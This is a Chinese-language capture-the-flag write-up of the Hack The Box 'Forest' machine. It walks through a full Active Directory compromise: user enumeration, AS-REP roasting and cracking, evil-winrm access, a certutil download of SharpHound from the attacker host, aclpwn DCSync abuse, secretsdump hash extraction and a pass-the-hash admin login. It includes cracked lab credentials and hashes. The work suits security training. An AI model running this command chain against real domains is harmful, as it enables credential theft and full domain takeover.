HTB-Forest

原创

.17 于 2020-03-26 03:38:04 发布 390 收藏 1


分类专栏： 渗透测试 kali 笔记

本文链接：https://blog.csdn.net/weixin_45434043/article/details/105084501


渗透测试 同时被 3 个专栏收录

2 篇文章 0 订阅

订阅专栏


kali

2 篇文章 0 订阅

订阅专栏


笔记

2 篇文章 0 订阅

订阅专栏

目录

HTB-Forest

[1]侦擦与枚举

[1.1]开放的端口

- 使用**nmap**扫描开放的端口以及有用的信息

```
root@kali:~/HTB/Forest$ nmap -sC -sV -oA nmap/Forest 10.10.10.161
```

```
PORT    STATE  SERVICE      VERSION
53/tcp  open   domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp  open   kerberos-sec Microsoft Windows Kerberos (server time: 2020-03-22 11:34:03Z)
135/tcp open   msrpc        Microsoft Windows RPC
139/tcp open   netbios-ssn  Microsoft Windows netbios-ssn
393/tcp closed dis
445/tcp open   microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp open   kpasswd5?
593/tcp open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp open   tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-methods:
|_  Supported Methods: POST
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=3/22%Time=5E774B04%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: 2h29m17s, deviation: 4h02m33s, median: 9m14s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2020-03-22T04:34:54-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
```

我们可以发现：

```
- 使用Kerberos打开了88端口
- 通常在Windows Server Domain Controller中打开的所有端口，我们看到它是Windows Server 2016 Standard,在445端口上
- WinRM2.0(Microsoft Windows 远程管理)在5985端口上
- 靶机的域名是htb.local
```

[1.2]Active Directory

1. Acitve Directory(AD) 是一项Microsoft技术，用于管理网络上的计算机和其他设备。
2. Active Directory 允许网络管理员在网络中创建和管理域、用户和对象。
3. 例如管理员可以创建一组用户，并赋予他们对服务器上某些目录的特定访问权限。随着网络的发展，Active Directory提供了一种将大量组织为逻辑组和子组的方法，同时提供了每个级别的访问控制。

[1.3]枚举用户数据

- 使用工具**enum4linux**对靶机进行简单的枚举

```
root@kali:~/HTB/Forest# enum4linux -a 10.10.10.161 > user.txt
```

```
root@kali-linux:~/HTB/Forest# enum4linux -a 10.10.10.161 > user.txt
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
```

我们从输出中获得了一堆潜在的用户并且保存在**user.txt**文件中，但是因为输出的文件很多并且很杂乱我们必须对文件进行过滤，提取有用的信息。

- 过滤**enum4linux**的输出结果得到完整的用户清单

```
root@kali:~/HTB/Forest$ cat user.txt | awk -F ":"  '{print $5}' | awk -F " "  '{print $1}' > userlist.txt
```

```
$331000-VK4ADACQNUCA
Administrator
alk
andy
DefaultAccount
dipa
exc3l
gia
Guest
HealthMailbox0659cc1
HealthMailbox670628e
HealthMailbox6ded678
HealthMailbox7108a4e
HealthMailbox83d6781
HealthMailbox968e74d
HealthMailboxb01ac64
HealthMailboxc0a90c9
HealthMailboxc3d7722
HealthMailboxfc9daad
HealthMailboxfd87238
king
krbtgt
loluser
lucinda
mark
```

由于长度的原因上图的清单并不完整，如果到达这一步，在清单的最后一个用户为**svc-alfresco**。

[2]获得访问权限

通过简单的枚举和过滤我们拥有一份有效的用户列表，我们可以尝试**ASREPRoast**攻击。

ASREPRoast 攻击会寻找不需要**Kerberos**预身份验证的用户。这意味着任何人都可以代表那些用户中的任何一个向**KDC**发送**AS_REQ**请求，并且接收**AS_REP**消息。这最后一种消息包含大量数据使用原始用户密钥(有其密码派生)进行加密，然后使用此消息，可以离线破解用户名密码。

[2.1]安装impacket、GetNPUsers.py脚本

- imapcket
- 下载方式

```
root@kali:~/HTB/Forest$ git clone https://github.com/SecureAuthCorp/impacket.git impacket-tools
```

```
root@kali-linux:~# git clone https://github.com/SecureAuthCorp/impacket.git imapcket
正克隆到 'imapcket'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 17737 (delta 3), reused 3 (delta 0), pack-reused 17726
接收对象中：100% (17737/17737), 5.88 MiB | 346.00 KiB/s, 完成.
```

[2.2]使用GetNPUsers.py脚本

```
root@kali:~/HTB/Forest$ python imapchet-tools/examples/GetNPUsers.py htb.local/ -usersfile userlist.txt -format
john -outputfile hashed -dc-ip 10.10.10.161
```

```
 htb.local 这是我们从nmap输出提取的域名
-usersfile 这是我们要测试userfile.txt的用户列表，我们充enum4linux输出中提取的有效用户列表
-format john 设置为john格式，因此我们可以轻松破解
-outputfile hashed 将哈希保存在hashed文件中
-dc-ip 靶机的IP地址
```

```
root@kali-linux:~/HTB/Forest# python impacket-tools/examples/GetNPUsers.py htb.local/ -usersfile userlist.txt -format hashcat -outputfile hashed -dc-ip 10.10.10.161
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User alk doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User dipa doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User exc3l doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User gia doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User HealthMailbox0659cc1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox670628e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox6ded678 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox7108a4e doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox83d6781 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailbox968e74d doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxb01ac64 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc0a90c9 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxc3d7722 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfc9daad doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User HealthMailboxfd87238 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User king doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User loluser doesn't have UF_DONT_REQUIRE_PREAUTH set
```

从输出上来看这些似乎没什么用，hashed是加密的哈希格式，并且有一个用户的ID：**svc-alfresco**

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:c86956e1124096c0fc80c0f7d1250a39$ea660250970d9bc5065b84182101f6c2fbb8c46361fbd7f2e1f3fc54fc73eac9a3b12b020b2be06ec2e36d86dac6eb13a1f8880d99131a620d3ee358d8e7315a5fb2e6d
3b314fe67d5d2e1119048157365509fcaddf08e482ea9b8d45430833aec94c6ddcc839457c712f6a843c9c0578699f9c2179afda99bee9460ca62decb28fe9584ee6e424ed89e00d3c3d6126a1aa5e2fc052f7acd08994f90116763dc3132b1270d82f0137afa8
dafdfd486e9d3200ef81485659a974f0a90e15df4db57984ec9357a35ec036113a2dda64177a48ceda65dc6748220a001cf3e60bfe84027d9f68effe
```

- 使用john对hashed文件进行破解

```
root@kali:~/HTB/Forest$ john --wordlist=/usr/share/worlists/rockyou.txt
```

```
root@kali-linux:~/HTB/Forest# john hashed --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:04 10.64% (ETA: 14:13:26) 0g/s 423014p/s 423014c/s 423014C/s jaendana..jaemarie
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:09 DONE (2020-03-23 14:12) 0.1036g/s 423389p/s 423389c/s 423389C/s s3s1k2..s3rj12
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

破解之后我们发现密码为**s3rvice**。

[2.3]获得访问权限

(WinRM）是一种Microsoft协议，允许使用SOAP通过HTTP（S）远程管理Windows计算机。在后端，它利用WMI，因此您可以将其视为WMI的基于HTTP的API。
由于Windows远程管理（WinRM）再5985上已经启用，让我们使用evil-winrm工具尝试攻击。

- evil-winrm安装以及使用

```
root@kali:~/HTB/Forest$ gem install evil-winrm
root@kali:~/HTB/Forest$ evil-winrm -i 10.10.10.161 -u svc-aflresco -p s3rvice
```

```
root@kali-linux:~/HTB/Forest# evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

我们成功登录了svc-alfresco用户。

[3]本地侦擦和枚举

[3.1]基本信息

- 当我们成功的登录到目标机上，我们可以使用whoami命令来指定用户所属的组

```
PS C:\> whoami /groups
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID                                            Attributes
====================================== ================ ============================================== ==================================================
Everyone                               Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias        S-1-5-32-554                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators              Alias            S-1-5-32-548                                   Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enabled group
HTB\Privileged IT Accounts             Group            S-1-5-21-3072663084-364016917-1341370565-1149 Mandatory group, Enabled by default, Enabled group
HTB\Service Accounts                   Group            S-1-5-21-3072663084-364016917-1341370565-1148 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192
```

我们发现服务账号还具有该**Account Operator**角色，这意味着它可以创建用户并将其添加到组中。
接下来我们可以使用**BloodHound**这个非常有用的工具，它可以在**Active Directory**环境中自动查找有趣的路径以提升特权。首先我们要做的是从**Active Directory**收集必要的数据。可以实现**Blood Hound ingester** 称为**Sharp Hound**(使用二进制或者Powershell的脚本)，并与从再域中的任何计算机域的任何用户。

由于我们位于**Active Directory**的域中，因此我们使用**Blood Hound**揭示该域中隐藏的文件。

[3.2]BloodHound工具

- 安装BloodHound

```
root@kali:~/HTB/Forest$ apt install bloodhound
```

- 拥有SharpHound调查员
  Sharphound必须从域用户中运行，可以直接通过登录或通过其他方法（例如RUNAS）运行。
  然后，我们可以使用命令行枚举主机上组中的用户

```
PS C:\> net grous "Exchange Windos Permissions"
```

该命令使您知道用户从主机**svc-alfresco**请求了资源。此信息确认当前在组上没有活动会话。*Exchange Windows Permissions SOURCE*
svc-alfresco Exchange Windows Permissions
这些不同的信息（并非详尽无遗）是由SharpHound采集器收集的，并以json格式保存在不同的文件中。

- 将SharpHound安装到svs-alfresco

1. 下载SharpHound.exe

```
root@kali:~/HTB/Forest$ git clone https://github.com/BloodHoundAD/BloodHound.git
```

```
root@kali-linux:~/HTB/Forest/forest# git clone https://github.com/BloodHoundAD/BloodHound.git
正克隆到 'BloodHound'...
remote: Enumerating objects: 49, done.
remote: Counting objects: 100% (49/49), done.
remote: Compressing objects: 100% (39/39), done.
remote: Total 6404 (delta 21), reused 27 (delta 10), pack-reused 6355
接收对象中：100% (6404/6404), 51.20 MiB | 469.00 KiB/s, 完成.
处理 delta 中：100% (4516/4516), 完成.
```

2. 使用python设置HTTP服务器

```
root@kali:~/HTB/Forest/BloodHound/Ingestors# python -m SimpleHTTPServer 80
```

```
root@kali-linux:~/HTB/Forest/forest/BloodHound/Ingestors# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

注：必须在刚下载好的*BloodHound/Ingestors*开启python服务器

3. 在evil-winrm Shell中安装并运行SharpHound.exe

```
PS C:\ certutil.exe -urlcache -split -f http://10.10.14.45/SharpHound.exe SharpHound.exe
PS C:\ ./SharpHound.exe
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> certutil.exe -urlcache -split -f http://10.10.14.45/SharpHound.exe SharpHound.exe
****  Online  ****
  000000  ...
  0cb400
CertUtil: -URLCache command completed successfully.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ./SharpHound.exe
---------------------------------------------
Initializing SharpHound at 11:26 AM on 3/25/2020
---------------------------------------------

Resolved Collection Methods: Group, Sessions, Trusts, ACL, ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain HTB.LOCAL using path CN=Schema,CN=Configuration,DC=HTB,DC=LOCAL
[+] Cache File Found! Loaded 208 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 23 MB RAM
Status: 124 objects finished (+124 62)/s -- Using 28 MB RAM
Enumeration finished in 00:00:02.4390865
Compressing data to .\20200325112604_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 11:26 AM on 3/25/2020! Happy Graphing!
```

运行之后的SharpHound.exe将会产生一个ZIP文档，我们将这个文档从svc-aflresco主机上下载到我们的系统上。

- 下载ZIP

```
PC C:\ download 20200325112604_BloodHound.zip
```


回到我们的系统上。

- 启用neo4j服务、bloodhound

```
root@kali:~/HTB/Forest$ neo4j console bloodhound
root@kali:~/HTB/Forest$ bloodhound
```

注：当启动bloodhound的时候需要有neo4j数据库的支持，如果从未使用过neo4j数据库需要到这里设置账号和密码

将得到的ZIP存档拖到BloodHound软件中将得到一份“找到域管理员的最短路径”



我们发现：

- **svc-alfresco**用户在*SERVICE ACCOUNT组* 中
- 该组是*PRIVILEGEDIT ACCOUNT组* 的成员，*PRIVILEGED IT ACCOUNT组* 是*ACCOUNT OPERATORS组* 的成员。
- 并且*ACCOUNT OPERATORS组* 对*EXCHANGE WINDOWS PERMISSIONS组* 拥有**GenericALL权限**（允许我们对此组执行任何操作 GenericAll = 完全控制）
- **svc-alfresco** 对*EXCHANGE WINDOWS PERMISSIONS*具有**GenericALL权限**
- 交换*WINDOWS权限* 对域具有WriteDACL权限（提供修改对象安全性的能力，这可能导致对对象的完全控制）。

[4]特权提升

[4.1]攻击思路

1. 直接从**svc-alfresco**转到管理员（这样子将会破会HTB上其他的用户盒子），因此我将要使用**aclpwn**工具来实现自动化
2. 将**svc-alfresco**用户添加到*EXCHANGE WINDOWS PERMISSIONS组* 里(在我们使用whoami /goups发现可以创建用户并将其添加到组中)
3. 授予**svc-alfresco**用户对域的**FCSync权限**

[4.2]获取根

- 安装aclpwn工具、使用

```
root@kali:~/HTB/Forest$ pip install aclpwn
root@kali:~/HTB/Forest$ aclpwn -f svc-alfresco -ft user -d htb.local -du neo4j -dp 311311 -sp s3rvice -s 10.10.1
0.161
```

注：路径选择 0

- 获得组里每个人（包括管理员）的哈希
  这里将使用imapcket中的secretsdump.py脚本

```
root@kali:~/HTB/Forest$ python impacket-tools/examples/secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.16
1
```

```
root@kali-linux:~/HTB/Forest/impacket-tools/examples# python secretsdump.py htb.local/svc-alfresco:s3rvice@10.10.10.161
Impacket v0.9.21.dev1+20200313.160519.0056b61c - Copyright 2020 SecureAuth Corporation
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

- 使用evil-winrm登录Administrator

```
root@kali:~/HTB/Forest$ evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
```

```
root@kali-linux:~/HTB/Forest# evil-winrm -i 10.10.10.161 -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
root@kali-linux:~/HTB/Forest#
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        9/23/2019   2:15 PM             32 root.txt
```

可以看到我们成功的获得了root!

I got Root~!